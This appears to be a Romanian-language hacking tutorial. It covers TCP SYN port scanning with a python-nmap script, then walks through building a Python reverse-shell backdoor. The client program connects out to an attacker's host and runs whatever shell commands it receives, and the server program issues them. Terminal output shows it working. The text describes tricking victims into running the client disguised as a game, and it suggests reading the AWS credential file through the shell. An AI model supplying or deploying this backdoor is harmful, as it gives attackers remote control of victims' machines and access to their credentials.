



1 SCANAREA UNUI PORT

Mai întâi, să aruncăm o privire la scanarea portului. Pachetele pot fi trimise cu diverse protocoale de pe PC-ul hackerului pentru a observa reacția de la PC-ul server. Puteți utiliza diverse protocoale, inclusiv ICMP, TCP, UDP, SCTP etc. De obicei, tehnica de scanare TCP SYN este utilizată în NMap deoarece poate evita cu ușurință detectarea de către dispozitivele de securitate și este, de asemenea, rapidă.



Când computerul hacker trimite un pachet TCP SYN la un anumit port al computerului server, computerul hacker primește un pachet "SYN/ACK" dacă serviciul rulează pe acel port. Dacă portul este închis, "PC-ul hacker" primește un pachet "RST". Când "PC-ul hacker" primește un pachet "SYN/ACK", acesta încheie conexiunea prin trimiterea unui pachet "RST". Ca rezultat, scanarea TCP SYN poate fi rapidă și este denumită "Scanare pe jumătate deschisă".



Să verificăm de la porturile 1 la 1024 utilizând metoda TCP SYNC SCAN. Un modul socket furnizat de python poate fi folosit pentru a efectua scanarea portului. Cu toate acestea, există un dezavantaj în faptul că acest lucru necesită timp, deoarece este nevoie de timp pentru a aștepta un port fără răspuns. Puteți testa rapid porturile cu modulul NMap. Să aruncăm o privire la un exemplu simplu

```
import sys
import os
import socket
import nmap

nm = nmap.PortScanner()

nm.scan('server', '1-1024')

for host in nm.all_hosts():
    print('-----')
    print('Host : {0} ({1})'.format(host, nm[host].hostname()))
    print('State : {0}'.format(nm[host].state()))

    for proto in nm[host].all_protocols():
        print('-----')
        print('Protocol : {0}'.format(proto))

        lport = list(nm[host][proto].keys())
        lport.sort()
        for port in lport:
            print('port : {0}\tstate : {1}'.format(port, nm[host]
[proto][port]))
    print('-----')
```

Când vine vorba de securitatea informațiilor, chiar și cel mai mic program ar putea fi o bombă cu ceas care așteaptă să primească comenzi de la un atacator pentru a iniția un atac mortal asupra sistemului tău. Programul s-ar putea dovedi a fi o simplă backdoor care inițiază o conexiune la rețeaua atacatorilor așteptând să primească comenzi și, de asemenea, să poată fura informații.

Într-o propoziție, un backdoor este de fapt un software care oferă cuiva acces de la distanță la un computer, de obicei fără permisiunea potrivită atunci când este instalat pe computer. Scopul principal al unei backdoor este de a trimite și primi date, în principal comenzi, printr-un sistem de rețea înapoi și încolo.

Atacatorul instalează un program rău inocent, care pare să fie un simplu software sau un joc. Odată ce utilizatorul deschide programul, codul backdoor ascuns în program poate iniția o conexiune de la distanță la rețeaua atacatorilor și poate rula orice comenzi date.

De asemenea, ar putea să se infiltreze și să ruleze în procesul de fundal, așa că nu mai are nevoie să deschideți programul pentru a iniția o conexiune.

Indiferent cât de conștient de securitate PC-ului este utilizatorul, dacă cineva îl poate păcăli deschizând programul greșit, ajunge ca acesta să compromită și să obțină acces la sistemul utilizatorului de la distanță.

În cele ce urmează, vom construi un program simplu backdoor în Python și vom arăta cum îl putem folosi pentru a exploata sistemul utilizatorului.

Notă: Acesta este doar în scopuri educaționale, nu îl utilizați împotriva niciunei persoane pentru operațiuni ilegale.

1.1 Noțiuni de bază

Pentru a începe, trebuie să aveți Python instalat și rulat pe computer.

Când construiți un "BACKDOOR", sunt necesare două componente:

Client: Acestea sunt componentele care vor fi instalate pe computerul victimei, inițiază o conexiune la rețeaua atacatorilor, acceptă comenzi și trimite date înapoi și încolo.

Server: Aceasta este componenta care va fi instalată pe sistemul atacatorului acționând ca punct de intrare ascultând conexiunea client, acceptând conexiunea dacă este de la victimă, trimițând comenzi și primind date.

Pentru ca acest lucru să funcționeze, vom folosi modulul Socket care vine încorporat în Python. Modulul socket este folosit pentru a trimite date/mesaje înapoi și încolo printr-o rețea. În acest caz, serverul va trimite comenzi (mesaje), clientul primește un mesaj (comenzi), trimite un răspuns (date) și invers.

Deci vom construi două componente: client.py și server.py. Construiți componenta client După cum sa explicat mai devreme, componenta client este responsabilă pentru inițierea conexiunii, apoi așteptarea comenzilor din rețeaua atacatorului, rularea comenzii și trimiterea înapoi a unui răspuns, de obicei, rezultatul rulării comenzii.

Deschideți client.py:

```

import socket
import subprocess

REMOTE_HOST = '127.0.0.1' # '192.168.43.82'
REMOTE_PORT = 8081 # 2222
client = socket.socket()
print("[+] Connection Initiating...")
client.connect((REMOTE_HOST, REMOTE_PORT))
print("[+] Connection initiated!")

while True:
    print("[+] Awaiting commands...")
    command = client.recv(1024)
    command = command.decode()
    op = subprocess.Popen(command, shell=True, stderr=subprocess.PIPE, stdout=subprocess.PIPE)
    output = op.stdout.read()
    output_error = op.stderr.read()
    print("[+] Sending response...")
    client.send(output + output_error)

```

Privind codul de mai sus:

Am importat modulele pe care le vom folosi – modulul socket (inițialând conexiunea la rețea) și subprocessul (pentru rularea comenzilor în shell) Am declarat atacatorii (nostru) telecomandă REMOTE HOST și REMOTE PORT. Ar trebui să actualizați REMOTE HOST cu IP-ul sau localhost – 127.0.0.1. Puteți obține IP-ul dvs. aici. Am creat conexiunea socket pentru client și am conectat-o la serverul nostru REMOTE. Apoi am adăugat o buclă while, care continuă să asculte și să aștepte mesaje sau comenzi. Am extras mesajul din .recv(1024), l-am decodat într-un șir și l-am transmis programului de subprocess responsabil cu rularea comenzii. După rularea comenzii, verificăm atât ieșirea, cât și eroarea, apoi le trimitem pe ambele prin rețea. Cu asta componenta Client este instalată. Acum componenta Server:

Componenta server este responsabilă pentru ascultarea oricărei conexiuni de intrare de la componenta clientului, acceptarea conexiunii, trimiterea de mesaje (comenzi) și primirea datelor.

```

import socket

HOST = '127.0.0.1' # '192.168.43.82'
PORT = 8081 # 2222
server = socket.socket()
server.bind((HOST, PORT))
print('[+] Server Started')
print('[+] Listening For Client Connection ...')
server.listen(1)
client, client_addr = server.accept()
print(f'[+] {client_addr} Client connected to the server')

while True:
    command = input('Enter Command : ')
    command = command.encode()
    client.send(command)
    print('[+] Command sent')
    output = client.recv(1024)
    output = output.decode()
    print(f"Output: {output}")

```

Privind codul de mai sus:

Am importat modulul priză (socket) (pentru ascultarea și acceptarea conexiunii la rețea)

Ne-am declarat HOST și PORT. Ar trebui să actualizați HOST-ul cu IP-ul sau localhost – 127.0.0.1. Puteți obține IP-ul dvs. aici.

A creat conexiunea socket, ascultând conexiunea de intrare și acceptând, dacă există (când utilizatorul rulează programul).

Am creat o buclă while pentru a menține conexiunea între componentele client și server.

De aici putem cere apoi atacatorului să introducă o comandă, să trimită comanda și să primească un răspuns trimis de componenta client.


Testarea programului nostru Backdoor Odată ce ați creat cu succes cele două componente, acum avem un software simplu backdoor scris cu Python

Pentru a testa acest lucru, va trebui să rulați cele două componente simultan și conectate la același HOST și PORT.

Deschideți două terminale sau linie de comandă și apoi executați fiecare comandă pe fiecare terminal.

Server: python server.py

Client: python client.py



```
mac@Macs-MBP mybackdoor % python3 server.py
[+] Server Started
[+] Listening For Client Connection ...
[+] ('127.0.0.1', 57233) Client connected to the server

mac@Macs-MacBook-Pro mybackdoor % python client.py
[-] Connection Initiating...
[-] Connection initiated!
[-] Awaiting commands...
```

Dacă vedeți imaginea de mai sus, atunci atât serverul, cât și clientul sunt conectați și așteaptă să trimită și să primească mesaje.

Serverul este pregătit să trimită comenzi în timp ce clientul este pregătit să primească comenzi, să îl ruleze și să trimită înapoi rezultatul său.

Acum să introducem această comandă în terminalul serverului: echo Hello World:

```

mac@Macs-MBP mybackdoor % python3 server.py
[+] Server Started
[+] Listening For Client Connection ...
[+] ('127.0.0.1', 57233) Client connected to the server
Enter Command : echo Hello World
[+] Command sent
Output: Hello World
Enter Command :

mac@Macs-MacBook-Pro mybackdoor % python client.py
[-] Connection Initiating...
[-] Connection initiated!
[-] Awaiting commands...
[-] Sending response...
[-] Awaiting commands...

```

Ar trebui să vedeți ceva ca imaginea de mai sus. Am trimis comanda echo Hello World, ceea ce înseamnă că ar trebui să imprime Hello World în terminal. Clientul primește această comandă, o rulează și trimite înapoi un răspuns care este rezultatul comenzii. Să încercăm altul ca: *ls -a , cat /.aws/config*